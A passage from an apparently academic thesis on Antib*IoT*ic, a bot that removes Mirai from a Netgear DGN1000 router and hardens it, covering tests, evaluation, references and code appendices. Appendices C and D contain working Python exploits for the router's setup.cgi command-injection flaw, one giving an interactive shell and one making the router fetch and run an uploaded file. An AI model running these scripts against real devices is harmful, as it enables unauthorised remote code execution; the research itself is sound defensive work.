

Start
Connected to server?
No
Attempt to connect to server
Yes
Send keep-alive message
Wait until next message should be send

Figure 5: Flowchart of the sentinel module functionality

The sentinel will start by attempting to connect to the server. If the connection is not successful then the sentinel will wait 10 seconds before attempting to connect again. The connection the to the server is separate from the connection in the stub that is used to send and receive commands. When successfully connected, a keep-alive message is sent to the server. The sentinel will now wait for a configured amount of time before attempting to send a keep-alive message again.

The server can use the keep-alive messages by monitoring them. If keep-alive messages from a device stop for a certain period of time it could mean that the device cannot reach the server or that Antib*IoT*ic is not running on the device anymore. The server can react to the absence of keep-alive messages and reinstall Antib*IoT*ic on devices that have been rebooted. This is the same method as Mirai uses [Don17b].

5.6 Server

This thesis is focused on creating the Antib*IoT*ic bot and not the server. But to test the Antib*IoT*ic bot a server is needed. It only contains the functionality required to test this implementation of the Antib*IoT*ic bot. The server is written in the Go programming language. It implements the same protocol as described in section 5.2 so it is able to communicate with the Antib*IoT*ic bot. The server starts by waiting for a device to connect. When a device is connected the server start two threads. One to receive keep-alive messages and one to receive messages. It then allows the user to enter one of the commands listed in section 5.3.1 which will then be sent to the connected Antib*IoT*ic bot. The full server source code can be seen in appendix G.

6 Test

In this section we will describe how we tested the Antib*IoT*ic bot implementation.

6.1 Integration tests

This section contains integration tests used to test the Antib*IoT*ic bot.

6.1.1 Stub module

See the full integration tests for the stub module in appendix J.1. The following is a summary of the tests.

- Stub connects to server if server is running before Antib*IoT*ic is started.
- Stub connects to server if server is started after running Antib*IoT*ic.
- Stub connects to server if server have been connected, then disconnected and connected again.
- Stub sends the Antib*IoT*ic ID and version on the initial connection to the server.
- If the instances of Antib*IoT*ic is started then the first one is killed by the second.
- When the stub receives the command to change the web interface password the password is changed.
- When the stub receives the command to reboot it reboots the device its running on.
- When the stub receives the command to add a new pattern a program with an executable matching that pattern is killed.
- When the stub receives the command to clear all patterns then it will stop killing programs that it killed before that matched with patterns.

- When the stub receives the command to add a new port then it will kill a program listening on that port.
- When the stub receives the command to change the scan interval then the scan interval is changed.
- When the stub receives the command to exit then Antibiotic is exited.
- When the stub receives the command to get a report status then it informs the server it passed if report list contains no unsuccessful report entries.
- When the stub receives the command to get a report status then it informs the server it did not pass if report list contains unsuccessful report entries.

6.1.2 Sanitizer module

See the full integration tests for the sanitizer module in appendix J.1. The following is a summary of the tests.

- Sanitizer kill a program that matches a pattern when the program is running before the sanitizer is started.
- Sanitizer kill a program that matches a pattern that is started after the sanitizer has performed one full scan.
- Sanitizer kill multiple programs when multiple patterns match multiple programs.
- Sanitizer kill a program listening on a port that matches a port configured in the sanitizer when the program is started before running the sanitizer.
- Sanitizer kill multiple programs when multiple patterns match multiple ports.
- Report is updated when sanitizer kill a program that match a pattern.
- Report is updated when sanitizer kill a program that match a port configured in the sanitizer.
- Report is updated when multiple entries are added and the entries contain the correct reason why the processes were detected.

6.1.3 Sentinel module

See the full integration tests for the sentinel module in appendix J.1. The following is a summary of the tests.

- Keep-alive messages are received by the server when is server running and sentinel is started.
- Keep-alive messages are received by the server when the sentinel is started and the server is started afterwards.
- Keep-alive messages are received by the server when the sentinel have been connected, then disconnected and connected again.

6.2 Static and dynamic analysis

While developing the Antib*IoT*ic bot implementation two static code analysis tools was used to analyse the code. The first was Cppcheck [Cpp18] and the second was Clang-tidy [LLV18]. The command used to run Cppcheck is *cppcheck –enable=all src/* and the command used to run Clang-tidy is *clang-tidy src/* – -std=c99*. These tools will detect some problems such as uninitialised variables, unused variables, arrays that are read out of bounds and much more.

The dynamic analysis was done with AddressSanitizer [Goo18]. AddressSanitizer will detect memory error such as buffer overflow and use-after-free in runtime. The Antib*IoT*ic bot debugging builds are compiled with AddressSanitizer so that these checks are performed automatically every time the Antib*IoT*ic bot is debugged. AddressSanitizer also allows us to detect memory errors when running the tests described in section 6.1 that would not always be visible without.

These tools helped detecting multiple problems while developing the Antib*IoT*ic bot.

7 Evaluation

In this section we will evaluate the Antib*IoT*ic implementation by discussing to what extend the implementation lives up the the implementation objectives listed in section 2.

The implementation is able to receive commands and send data back to the server. This fulfils objective 1.

The implementation is able to remove malware from an infected device by using the sanitizer module. This was tested by infected the test device with Mirai and afterwards installing the Antib*IoT*ic bot. This removed Mirai from the device. So objective 2 is fulfilled.

The implementation is able to secure a device. Both by changing the password of the web interface as described in section 3.5 and by killing processes on specific ports using the sanitizer module. This was tested by running Antib*IoT*ic on the test device and commanding it to kill processes listening on port 80 and 32764. This resulted in rendering the two vulnerabilities described in section 3.2 unexploitable. Thus objective 3 is fulfilled. Updating the firmware of the test device was also considered as described in 3.6 but was not tested due to the risk of breaking the test device.

The implementation is not able to notify the owner of an infected device. So objective 4 is not fulfilled. But this could potentially be handled by the server. Making the Antib*IoT*ic bot persistent across reboots was found to be not technically possible on the test device. Thus objective 5 was not fulfilled. But instead another solution could be used such as making the server monitor the keep-alive messages and reach to their absence as described in section 5.5.

Implementation objective 6 is discussed in section 7.1.

7.1 Resource usage

	Mirai	**Antib*IoT*ic**
musl	71652 bytes	39628 bytes
uClibc-ng	117412 bytes	138548 bytes
glibc	542524 bytes	575952 bytes

Table 3: Antib*IoT*ic and Mirai compiled size comparison using different C libraries

Table 3 contains a comparison between Mirai and the Antib*IoT*ic bot statically compiled for big-endian MIPS with different C libraries. The results show that the Antib*IoT*ic implementations compiled size is lower than Mirai's when compiled with musl but that Mirai's is lower when compiled with uClibc-ng. The overall smallest compiled size is Antib*IoT*ic compiled with musl. The C library versions used was the one included in Buildroot version 2018.02.2. The sizes of the binaries matter since IoT devices often only have a small amount of disk storage. In the case of our test device which uses a tmpfs as described in section 3.1.3 the binaries will be store in memory. In section 3.1.4 we found that the test device had around 3 MB to 4 MB of free memory. Since the biggest Antib*IoT*ic binary in table 3 is 575 kB, then all of the different C libraries could be used without the test device running out of memory. But since we want to use the lowest amount of system resources, then the *musl* C library is a good choice when compiling the Antib*IoT*ic bot.

As mentioned in section 5.4.3 uClibc-ng uses a naive implementation of the *memmem* C library function that Antib*IoT*ic uses to search for a pattern in a byte sequence. This is bad since the scanning functionality of the Antib*IoT*ic bot is one of the most computationally expensive functionalities of Antib*IoT*ic. This is another reason for using musl which have the lowest binary size and uses a fast algorithm for *memmem*.

Even though musl uses a fast algorithm in the *memmem* C library function, then there is still room for improvement. The two-way algorithm used is only allows us to scan for one pattern at a time. Algorithms like Aho-Corasick [AC75] allows us to scan for a set of pattern at the same time. This would lower the time complexity since considerably.

8 Conclusion

In this chapter we conclude the thesis, describe our contributions and propose future work.

8.1 Contributions

8.1.1 Antib*IoT*ic bot module implementation

We have successfully created an implementation of the Antib*IoT*ic bot module that is able to run on the test device. Many of the implementation objectives described in section 2 are fulfilled.

- The implementation is able to receive and handle commands from a server and send back information.
- The implementation is able to remove malware from an infected device.
- The implementation is not able to notify the owner of an infected device. Notifications could potentially be handled by the server.
- The implementation is able to secure a vulnerable device by rendering exploits unexploitable.
- The implementation is not able to persist across reboots on the test device since this was not technically possible. Reinstallation of the Antib*IoT*ic bot could be handled by the server.
- The implementation has a small compiled binary size.

8.1.2 Test device analysis

In the analysis of the test device we gave technical insight into how that device works and what restrictions were present that limited the functionality of the Antib*IoT*ic bot. This analysis could potentially be used for reference the next time a new similar device will have to be analysed. The tools created to help quickly test new versions of the Antib*IoT*ic bot on the test device could also be modified and reused for new devices.

8.2 Future work

The communication with the server is not secure which enables man-in-the-middle attacks. This could be solved by using transport layer security (TLS) which provides authentication, confidentiality and integrity. Certificate pinning should be used to only allow trust in one specific certificate.

The pattern matching algorithm used in the scanning functionality in the sanitizer module could be replaced with an algorithm specifically designed to search for a set of patterns. An example of such an algorithm is Aho-Corasick [AC75].

References

[AC75] Alfred V. Aho and Margaret J. Corasick. 'Efficient String Matching: An Aid to Bibliographic Search'. In: *Commun. ACM* 18.6 (June 1975), pp. 333–340. ISSN: 0001-0782. DOI: 10.1145/360825.360855. URL: http://doi.acm.org/10.1145/360825.360855.

[Ann16] Anna-senpai. *Mirai BotNet*. 2016. URL: https://github.com/jgamblin/Mirai-Source-Code (visited on 06/06/2018).

[Ann] Anna-senpai. *Untitled*. Linked in Mirai authors blog post https://github.com/jgamblin/Mirai-Source-Code/blob/master/ForumPost.txt. URL: https://pastebin.com/1rRCc3aD (visited on 03/06/2018).

[Ant+17] Manos Antonakakis et al. 'Understanding the Mirai Botnet'. In: *Proceedings of the 26th USENIX Security Symposium*. 2017. URL: https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/antonakakis.

[Bui18] Buildroot. *Buildroot - Making Embedded Linux Easy*. 2018. URL: https://buildroot.org/ (visited on 30/05/2018).

[Bui] Buildroot. *The Buildroot user manual*. URL: https://buildroot.org/downloads/manual/manual.html#_cross_compilation_toolchain (visited on 03/06/2018).

[Col17] Louis Columbus. *2017 Roundup Of Internet Of Things Forecasts*. Forbes. 2017. URL: https://www.forbes.com/sites/louiscolumbus/2017/12/10/2017-roundup-of-internet-of-things-forecasts/#643488cf1480 (visited on 08/06/2018).

[Cpp18] Cppcheck. *Cppcheck - A tool for static C/C++ code analysis*. 2018. URL: http://cppcheck.sourceforge.net/ (visited on 08/06/2018).

[CP91] Maxime Crochemore and Dominique Perrin. 'Two-Way String-Matching'. In: *Journal of the Association for Computing Machinery* 38 (1991).

[Dev] Linux Memory Technology Devices. *Memory Technology Device (MTD) Subsystem for Linux*. URL: http://www.linux-mtd.infradead.org/faq/general.html (visited on 02/06/2018).

[die] die.net. *libc(7) - Linux man page*. URL: https://linux.die.net/man/7/libc (visited on 03/06/2018).

[Don17a] Juan Manuel Donaire. 'ANTIBIOTIC: FIRST STEPS TOWARDS A PROOF OF CONCEPT'. 2017. unpublished report.

[Don17b] Michele De Donno. 'The AntibIoTic against DDoS attacks'. MA thesis. Technical University of Denmark, Department of Applied Mathematics and Computer Science, 2017.

[Fre] Free Software Foundation, Inc. *GNU Wget.* URL: `https://www.gnu.org/software/wget/` (visited on 01/06/2018).

[gli18] glibc. *glibc git repository.* 2018. URL: `https://sourceware.org/git/?p=glibc.git;a=blob;f=string/memmem.c` (visited on 08/06/2018).

[gli] glibc. *The GNU C library (glibc).* URL: `https://www.gnu.org/software/libc/libc.html` (visited on 03/06/2018).

[Goo07] Richard Gooch. *Overview of the Linux Virtual File System.* 2007. URL: `https://www.kernel.org/doc/Documentation/filesystems/vfs.txt` (visited on 08/06/2018).

[Goo18] Google. *AddressSanitizer.* 2018. URL: `https://github.com/google/sanitizers/wiki/AddressSanitizer` (visited on 08/06/2018).

[Gui14] Adrien Guinet. *TCP backdoor 32764 or how we could patch the Internet (or part of it ;))* Quarkslab. 2014. URL: `https://blog.quarkslab.com/tcp-backdoor-32764-or-how-we-could-patch-the-internet-or-part-of-it.html` (visited on 30/05/2018).

[LLV18] LLVM. *Clang-Tidy.* 2018. URL: `https://clang.llvm.org/extra/clang-tidy/` (visited on 08/06/2018).

[Lou] Phillip Lougher. *SQUASHFS - A squashed read-only filesystem for Linux.* URL: `http://squashfs.sourceforge.net/` (visited on 01/06/2018).

[mus18] musl. *musl git repository.* 2018. URL: `https://git.musl-libc.org/cgit/musl/tree/src/string/memmem.c` (visited on 08/06/2018).

[mus] musl. *musl FAQ.* URL: `http://www.musl-libc.org/faq.html` (visited on 03/06/2018).

[NET16] NETGEAR. *DGN1000 Firmware Version 1.1.00.49.* 2016. URL: `https://kb.netgear.com/24689/DGN1000-Firmware-Version-1-1-00-49-All-regions-except-North-America-and-Germany` (visited on 31/05/2018).

[Pal13] Roberto Paleari. *NETGEAR DGN1000 / DGN2200 - Multiple Vulnerabilities.* 2013. URL: `https://www.exploit-db.com/exploits/25978/` (visited on 30/05/2018).

[RDM10] Christoph Rohland, Hugh Dickins and KOSAKI Motohiro. *tmpfs.* 2010. URL: `https://www.kernel.org/doc/Documentation/filesystems/tmpfs.txt` (visited on 01/06/2018).

[Sva18] Mathies Svarrer-Lanthén. *antibiotic git repository*. 2018. URL: `https://github.com/seihtam/antibiotic` (visited on 08/06/2018).

[Tor07] Linus Torvalds. *Super Kernel Sunday!* 2007. URL: `https://lkml.org/lkml/2007/2/4/119` (visited on 31/05/2018).

[uCla] uClibc. *uClibc*. URL: `https://www.uclibc.org/` (visited on 03/06/2018).

[uCl18] uClibc-ng. *uClibc-ng git repository*. 2018. URL: `https://cgit.uclibc-ng.org/cgi/cgit/uclibc-ng.git/tree/libc/string/memmem.c` (visited on 08/06/2018).

[uClb] uClibc-ng. *uClibc-ng - Embedded C library*. URL: `https://www.uclibc-ng.org/` (visited on 03/06/2018).

[Van13] Eloi Vanderbeken. *TCP-32764*. 2013. URL: `https://github.com/elvanderb/TCP-32764` (visited on 30/05/2018).

A Shell command output from Netgear DGN1000

A.1 Firmware version

cat /etc/version

```
A1.00.41_ww
```

A.2 CPU information

cat /proc/cpuinfo

```
system type          : R0416_BSP_EPHY_SPI_HOST_A4
processor            : 0
cpu model            : MIPS 4KEc V6.12
BogoMIPS             : 266.24
wait instruction     : yes
microsecond timers   : yes
tlb_entries          : 16
extra interrupt vector : yes
hardware watchpoint  : yes
ASEs implemented     : mips16
VCED exceptions      : not available
VCEI exceptions      : not available
```

A.3 Linux version

cat /proc/version

```
Linux version 2.6.20-Amazon_SE (root@build-server) (gcc version 3.4.4 20050119
   (MIPS SDE)) #60 Mon Jan 17 16:00:40 CST 2011
```

A.4 Filesystem

mount

```
rootfs on / type rootfs (rw)
/dev/root on / type squashfs (ro)
proc on /proc type proc (rw)
ramfs on /tmp type ramfs (rw)
```

```
devpts on /tmp/dev/pts type devpts (rw)
```

A.5 Memory technology devices

cat /proc/mtd

```
dev:   size  erasesize name
mtd0: 00020000 00010000 "U-Boot"
mtd1: 00010000 00010000 "ENV_MAC"
mtd2: 00010000 00010000 "DPF"
mtd3: 00010000 00010000 "NVRAM"
mtd4: 002b0000 00010000 "RootFS_DPUMP"
mtd5: 00100000 00010000 "Kernel"
mtd6: 003b0000 00010000 "ROOTFS_KERNEL"
mtd7: 00020000 00010000 "POT"
```

A.6 Memory information

cat /proc/meminfo

```
MemTotal:      13656 kB
MemFree:        1788 kB
Buffers:        1144 kB
Cached:         3708 kB
SwapCached:        0 kB
Active:         3776 kB
Inactive:       2264 kB
SwapTotal:         0 kB
SwapFree:          0 kB
Dirty:             0 kB
Writeback:         0 kB
AnonPages:      1200 kB
Mapped:          908 kB
Slab:           4564 kB
SReclaimable:    444 kB
SUnreclaim:     4120 kB
PageTables:      340 kB
NFS_Unstable:      0 kB
Bounce:            0 kB
CommitLimit:    6828 kB
Committed_AS:   3044 kB
```

```
VmallocTotal: 1048404 kB
VmallocUsed:     932 kB
VmallocChunk: 1047380 kB
```

A.7 Snapshot of running processes

ps

```
  PID USER     VSZ STAT COMMAND
      1 root     960 S   init
      2 root       0 SWN [ksoftirqd/0]
      3 root       0 SW< [events/0]
      4 root       0 SW< [khelper]
      5 root       0 SW< [kthread]
      6 root       0 SW< [kblockd/0]
      7 root       0 SW< [khubd]
      8 root       0 SW  [pdflush]
      9 root       0 SW  [pdflush]
   10 root       0 SW< [kswapd0]
   11 root       0 SW< [aio/0]
   12 root       0 SW  [mtdblockd]
   38 root    1608 S   pb_ap
   45 root    1088 S   /sbin/klogd
   54 root    1864 S   /usr/sbin/scfgmgr
   65 root    1108 S   /sbin/syslogd -f /etc/syslog.conf
   73 root    1136 S   /usr/sbin/mini_httpd -d /www -r NETGEAR DGN1000 -c *
   77 root    1392 S   /usr/sbin/udhcpd /etc/udhcpd.conf
   79 root    1080 S   /usr/sbin/netgear_ntp -z GMT+0
   91 root    1412 S   /usr/sbin/miniupnpd -i nas0 -a 192.168.0.1 -p 5005 -U
   96 root    1588 S   dnrd -a 192.168.0.1 -m hosts -c off --timeout=0 -b -s
  102 root    1204 S   /usr/bin/lld2 br0
  187 root    1684 S   /usr/sbin/dsl_cpe_control -i -M 0 -n /etc/xdslrc.sh -
  188 root    1684 S   /usr/sbin/dsl_cpe_control -i -M 0 -n /etc/xdslrc.sh -
  189 root    1684 S   /usr/sbin/dsl_cpe_control -i -M 0 -n /etc/xdslrc.sh -
  190 root    1684 S   /usr/sbin/dsl_cpe_control -i -M 0 -n /etc/xdslrc.sh -
  191 root       0 SW  [autbtex]
  192 root       0 SW  [atm_led_complet]
  193 root       0 SW  [ceocex_ne]
  194 root       0 SW  [pmex_ne]
  195 root       0 SW  [pmex_fe]
  196 root    1084 S   /usr/sbin/crond
  198 root    1060 S   /usr/sbin/atm_monitor init
  200 root     1068 S   /usr/sbin/cmd_agent_ap
  220 root      960 S   init
 1256 root     1920 S   /usr/sbin/scfgmgr
 1259 root      960 S   sh -c ps
 1260 root      964 R   ps
```

A.8 Non-volatile RAM configuration tool

nvram

```
Usage:
       nvram [show|bcmshow|get|set|bcmset|unset|bcmunset|add|init|commit] [name
           =value]
```

B Script to analyse free memory on router

This script is written in the programming language Python 3.

```python
import urllib.request
import threading
import multiprocessing
import time

lock = multiprocessing.Lock()

"""
Collects samples of amount of free memory on the router NETGEAR DGN1000.
See https://www.exploit-db.com/exploits/25978/ for more information on the
 ↪  command injection vulnerability used to execute commands.
"""

ROUTER_IP = "192.168.0.1"
SAMPLE_AMOUNT = 720
SAMPLE_INTERVAL = 5


def run_command(cmd):
    r = urllib.request.urlopen(
        "http://{}/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd={}"
```

```
            "&curpath=/&currentsetting.htm=1".format(
                ROUTER_IP, urllib.parse.quote(cmd)
            )
        )
    return r.read().decode('utf-8', 'ignore')


def get_sample():
    # Run command to get memory info
    output = run_command("cat /proc/meminfo")

    # Extract amount of free memory (in kB)
    memfree = output.split('\n')[1].split()[1]
    print(memfree)

    # Write to output file
    with lock:
        with open("meminfo.txt", 'a') as f:
            f.write(memfree + "\n")


for _ in range(SAMPLE_AMOUNT):
    # Start thread to collect sample
    threading.Thread(target=get_sample, args=[], daemon=True).start()

    # Wait until next sample should be collected
    time.sleep(SAMPLE_INTERVAL)


with open("meminfo.txt", 'r') as f:
    samples = [int(sample[:-1]) for sample in f.readlines()]
    print("Max: {} kB".format(max(samples)))
    print("Min: {} kB".format(min(samples)))
    print("Mean: {} kB".format(sum(samples) / len(samples)))
```

C Script to execute commands on the router

This script is written in the programming language Python 3.

```
import urllib.request

"""
This script uses a command injection vulnerability in NETGEAR DGN1000/DGN2200
↪  to execute commands on the router.
The vulnerability is fixed in firmware version 1.1.00.48.
See https://www.exploit-db.com/exploits/25978/ for more information.
"""

router_ip = "192.168.0.1"


def run_command(cmd):
    r = urllib.request.urlopen(
        "http://{}/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd={}"
        "&curpath=/&currentsetting.htm=1".format(
            router_ip, urllib.parse.quote(cmd)
        )
    )
    for line in r.readlines():
        print(line.decode('utf-8', 'ignore').rstrip())
    print()


while True:
    run_command(input())
```

D Script to upload files to the router

This script is written in the programming language Python 3.

```
import sys
import urllib.request
import http.server
import socketserver
import threading
import argparse

"""
```

```
This script makes it easier to upload and execute files on the router NETGEAR
↪  DGN1000/DGN2200.
See https://www.exploit-db.com/exploits/25978/ for more information on the
↪  vulnerability used to run commands on the router.
"""


class Server(threading.Thread):
    def __init__(self, port):
        threading.Thread.__init__(self, daemon=True)
        self.port = port
        self.httpd = None

    def run(self):
        self.httpd = socketserver.TCPServer(
            ("", self.port),
            http.server.SimpleHTTPRequestHandler,
            bind_and_activate=False
        )
        self.httpd.allow_reuse_address = True
        self.httpd.server_bind()
        self.httpd.server_activate()
        self.httpd.serve_forever()

    def stop(self):
        if self.httpd:
            self.httpd.shutdown()
            self.httpd.server_close()


def run_command(cmd):
    print("Running '{}'".format(cmd))
    r = urllib.request.urlopen(
        "http://{}/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd={}"
        "&curpath=/&currentsetting.htm=1".format(
            args.remote_ip, urllib.parse.quote(cmd)
        )
    )
    for line in r.readlines():
        print(line.decode('utf-8', 'ignore'))
    print()

# Parse command line arguments
```

```
parser =
 ↪  argparse.ArgumentParser(formatter_class=argparse.ArgumentDefaultsHelpFormatter)
parser.add_argument("-r", "--remote-ip", default="192.168.0.1", help="Router IP
 ↪  address")
parser.add_argument("-l", "--local-ip", default="192.168.0.2", help="This
 ↪  computers IP address")
parser.add_argument("-p", "--port", type=int, default=8000, help="Port local
 ↪  server serving file is using")
parser.add_argument("-f", "--file", required=True, help="File to upload")
parser.add_argument("-n", "--name", default="upload", help="Filename after
 ↪  upload")
parser.add_argument("-e", "--executable", action="store_true", default=False,
 ↪  help="Should file be marked as executable after upload")
parser.add_argument("-x", "--run", action="store_true", default=False,
 ↪  help="Should file be run after upload")
args = parser.parse_args()

# Start webserver serving the files in the current dictionary
server = Server(args.port)
server.start()

# Run command on router to download file from webserver
run_command("wget -O /tmp/{} http://{}:{}/{}".format(args.name, args.local_ip,
 ↪  args.port, args.file))

if args.executable:
    # Mark downloaded file executable
    run_command("chmod +x /tmp/{}".format(args.name))

if args.run:
    # Execute downloaded file
    run_command("./tmp/{}".format(args.name))

# Stop webserver
server.stop()
server.join()
```

E Code to receive command from server

This is a code snippet from the Antib*IoT*ic bot implementation.

```
command *receive_command(int sockfd) {
  // Receive command length from server
  uint16_t cmd_len;
  if (!recv_full(sockfd, &cmd_len, sizeof(cmd_len))) {
    return NULL;
  }

  // Check if received command length is allowed
  cmd_len = ntohs(cmd_len);
  if (cmd_len > CMD_MAX_LENGTH) {
#ifdef DEBUG
    printf("[network] Received command length is too big: %u\n", cmd_len);
#endif
    return NULL;
  }

  // Receive command type
  char cmd_type;
  if (!recv_full(sockfd, &cmd_type, sizeof(cmd_type))) {
    return NULL;
  }

  char *cmd_data = NULL;
  if (cmd_len > 0) {
    // Receive command data
    cmd_data = malloc(sizeof(cmd_data) * cmd_len);
    if (cmd_data == NULL) {
#ifdef DEBUG
      printf("[network] Failed to call malloc()\n");
#endif
      return NULL;
    }
    if (!recv_full(sockfd, cmd_data, cmd_len)) {
      free(cmd_data);
      return NULL;
    }
  }

#ifdef DEBUG
  printf("[network] Received command with type %02x and data length %u\n",
         cmd_type, cmd_len);
#endif
```

```
  // Create command struct
  // This struct and the data pointer should be freed after use
  command *cmd = malloc(sizeof(command));
  if (cmd == NULL) {
#ifdef DEBUG
    printf("[network] Failed to call malloc()\n");
#endif
    free(cmd_data);
    return NULL;
  }
  cmd->type = cmd_type;
  cmd->data_len = cmd_len;
  cmd->data = cmd_data;

  return cmd;
}

static BOOL recv_full(int sockfd, void *buf, size_t to_read) {
  int total_read = 0;
  while (to_read > 0) {
    errno = 0;
    int n = recv(sockfd, buf + total_read, to_read, MSG_NOSIGNAL);
    if (errno == EWOULDBLOCK || errno == EAGAIN || errno == EINTR) {
      sleep(1);
      continue;
    } else if (n == 0 || n == -1) {
#ifdef DEBUG
      printf("[network] Failed to call recv(), errno %d\n", errno);
#endif
      return FALSE;
    }

    to_read -= n;
    total_read += n;
  }

  return TRUE;
}
```

F Code to scan a file for a pattern

This is a code snippet from the Antib*IoT*ic bot implementation.

```c
static pattern *scan_file(char *path) {
  pattern *matched_pattern = NULL;

  // Lock pattern list while scanning file
  pthread_mutex_lock(&pattern_lock);

  // Skip scan if there are no patterns to match against
  if (pattern_head != NULL) {
    // Open file to scan
    int fd = open(path, O_RDONLY);
    if (fd == -1) {
#ifdef DEBUG
      // Note that if the program is not running with enough privileges this
      // will return error 13 (permission denied) on many files
      printf("[sanitizer] Failed to call open(), errno %d\n", errno);
#endif
    } else {

      // Get file size and rewind file descriptor back to start of file
      int filesize = lseek(fd, 0, SEEK_END);
      if (lseek(fd, 0, SEEK_SET) == -1 || filesize == -1) {
#ifdef DEBUG
        printf("[sanitizer] Failed to call lseek(), errno %d\n", errno);
#endif
      } else {

        // Loop until a pattern is matched or the whole file has been scanned
        char buffer[4096];
        int bytes_read;
        while (matched_pattern == NULL) {
          // Read part of file into memory
          if ((bytes_read = read(fd, buffer, sizeof(buffer))) <= 0) {
#ifdef DEBUG
            if (bytes_read == -1)
              printf("[sanitizer] Failed to call read(), errno %d\n", errno);
#endif
            break;
          }
          // Loop over all patterns
          pattern *curr_pattern = pattern_head;
          do {
            // Match pattern against buffer
            if (memmem(buffer, bytes_read, curr_pattern->data,
                       curr_pattern->data_len) != NULL) {
              matched_pattern = curr_pattern;
              break;
            }

            curr_pattern = curr_pattern->next;
          } while (curr_pattern != NULL);

          // Rewind the file descriptor longest_pattern-1 bytes back
          // This is done so we don't miss patterns that get separated into
          // different reads of the file
          // We rewind longest_pattern-1 since the worst case is that we match
          // all bytes of the longest pattern except the last
          int fd_position = lseek(fd, 0, SEEK_CUR);
          if (fd_position >= (longest_pattern - 1) && fd_position != filesize)
           ↪  {
            if (lseek(fd, (longest_pattern - 1) * -1, SEEK_CUR) == -1) {
#ifdef DEBUG
              printf("[sanitizer] Failed to call lseek(), errno %d\n", errno);
#endif
              break;
            }
          }
        }
      }
      close(fd);
    }
  }

  pthread_mutex_unlock(&pattern_lock);

  return matched_pattern;
}
```

G Code for server

This is the full source code for the server written in the Go programming language.

```
package main

/*
AntibIoTic server.
Can send command to client and receive keep-alive messages.
This is a proof of concept to test AntibIoTic.
*/

import (
    "bufio"
    "encoding/binary"
    "fmt"
    "io"
    "net"
    "os"
    "strings"
)

func check(e error) {
    if e != nil {
        panic(e)
    }
}

func main() {
    // Listen on all interfaces
    ln, err := net.Listen("tcp", ":1234")
    check(err)

    defer ln.Close()
    fmt.Println("Listening on", ln.Addr())

    // Accept connection
    fmt.Println("Waiting for connection...")
    conn, err := ln.Accept()
    check(err)

    defer conn.Close()
```

```
fmt.Println("Connected to", conn.RemoteAddr())

commands := map[string]byte{
    "HTTP_PASSWORD":  byte(1),
    "REBOOT":         byte(2),
    "PATTERN":        byte(3),
    "PORT":           byte(4),
    "SCAN_INTERVAL":  byte(5),
    "EXIT":           byte(6),
    "CLEAR_PATTERNS": byte(7),
    "REPORT_STATUS":  byte(8),
}

sampleData := map[string][]byte{
    "HTTP_PASSWORD":  []byte{'a', 'b', 'c'},
    "REBOOT":         nil,
    "PATTERN":        []byte{0x0C, 0x48, 0x4C, 0x00, 0x4F, 0x33, 0x22,
     ↪  0x77, 0x77},
    "PORT":           []byte{0x7F, 0xFC}, // 32764 in network byte order
    "SCAN_INTERVAL":  []byte{0x00, 0x14}, // 20 in network byte order
    "EXIT":           nil,
    "CLEAR_PATTERNS": nil,
    "REPORT_STATUS":  nil,
}

// Start keep alive receiver
go keepAliveReceiver()

// Start command receiver
go commandReceiver(conn)

// Send commands to client
reader := bufio.NewReader(os.Stdin)
for {
    fmt.Print("Command type: ")
    str, err := reader.ReadString('\n')
    check(err)
    str = strings.TrimSuffix(str, "\n")

    cmd, ok := commands[str]
    if !ok {
        fmt.Println("Invalid command type")
        continue
        }

        err = send(conn, cmd, sampleData[str])
        check(err)
    }
}

func send(conn net.Conn, cmd byte, data []byte) (err error) {
    // Send data size
    //fmt.Println("Sending data size:", uint16(len(data)))
    err = binary.Write(conn, binary.BigEndian, uint16(len(data)))
    if err != nil {
        return
    }

    // Send data type
    //fmt.Println("Sending data and type:", cmd)
    _, err = conn.Write([]byte{cmd})
    if err != nil {
        return
    }

    // Send data
    if data != nil {
        //fmt.Println("Sending data...")
        _, err = conn.Write(data)
        if err != nil {
            return
        }
    }

    return
}

func receive(conn net.Conn) (dataType byte, data []byte, err error) {
    // Receive size
    //fmt.Print("Receiving data size... ")
    var size uint16
    err = binary.Read(conn, binary.BigEndian, &size)
    if err != nil {
        return
    }
    dataReceived := make([]byte, size+1)

    // Receive data and date type
    //fmt.Println("Receiving data...")
    _, err = io.ReadFull(conn, dataReceived)
    if err != nil {
        return
    }

    return dataReceived[0], dataReceived[1:], err
}

func keepAliveReceiver() {
    for {
        // Listen on all interfaces
        ln, err := net.Listen("tcp", ":4321")
        check(err)
        defer ln.Close()

        // Accept connection
        conn, err := ln.Accept()
        check(err)
        defer conn.Close()

        // Receive keep-alive messages
        for {
            msg := make([]byte, 2)

            _, err = io.ReadFull(conn, msg)
            if err != nil {
                fmt.Println("Keep alive socket err:", err)
                break
            }

            fmt.Println("\nReceived keep-alive message")
        }
    }
}

func commandReceiver(conn net.Conn) {
    for {
        cmd, data, err := receive(conn)
        check(err)
        fmt.Printf("\nReceived command %x with data: %s\n", cmd, data)
    }
}
```

H Code used to add a report to the report list

This is a code snippet from the Antib*IoT*ic bot implementation.

```
static void add_report(char *pid, char reason_type, uint16_t reason_len,
                       char *reason, BOOL success) {
  // Create path "/proc/$pid/comm" which contains the process name
  char path[PATH_MAX];
  memset(path, 0, sizeof(path));
  strcpy(path, "/proc/");
  strcat(path, pid);
  strcat(path, "/comm");

  // Get process name
  char process_name[17] = {0};
  int fd = open(path, O_RDONLY);
  if (fd == -1) {
#ifdef DEBUG
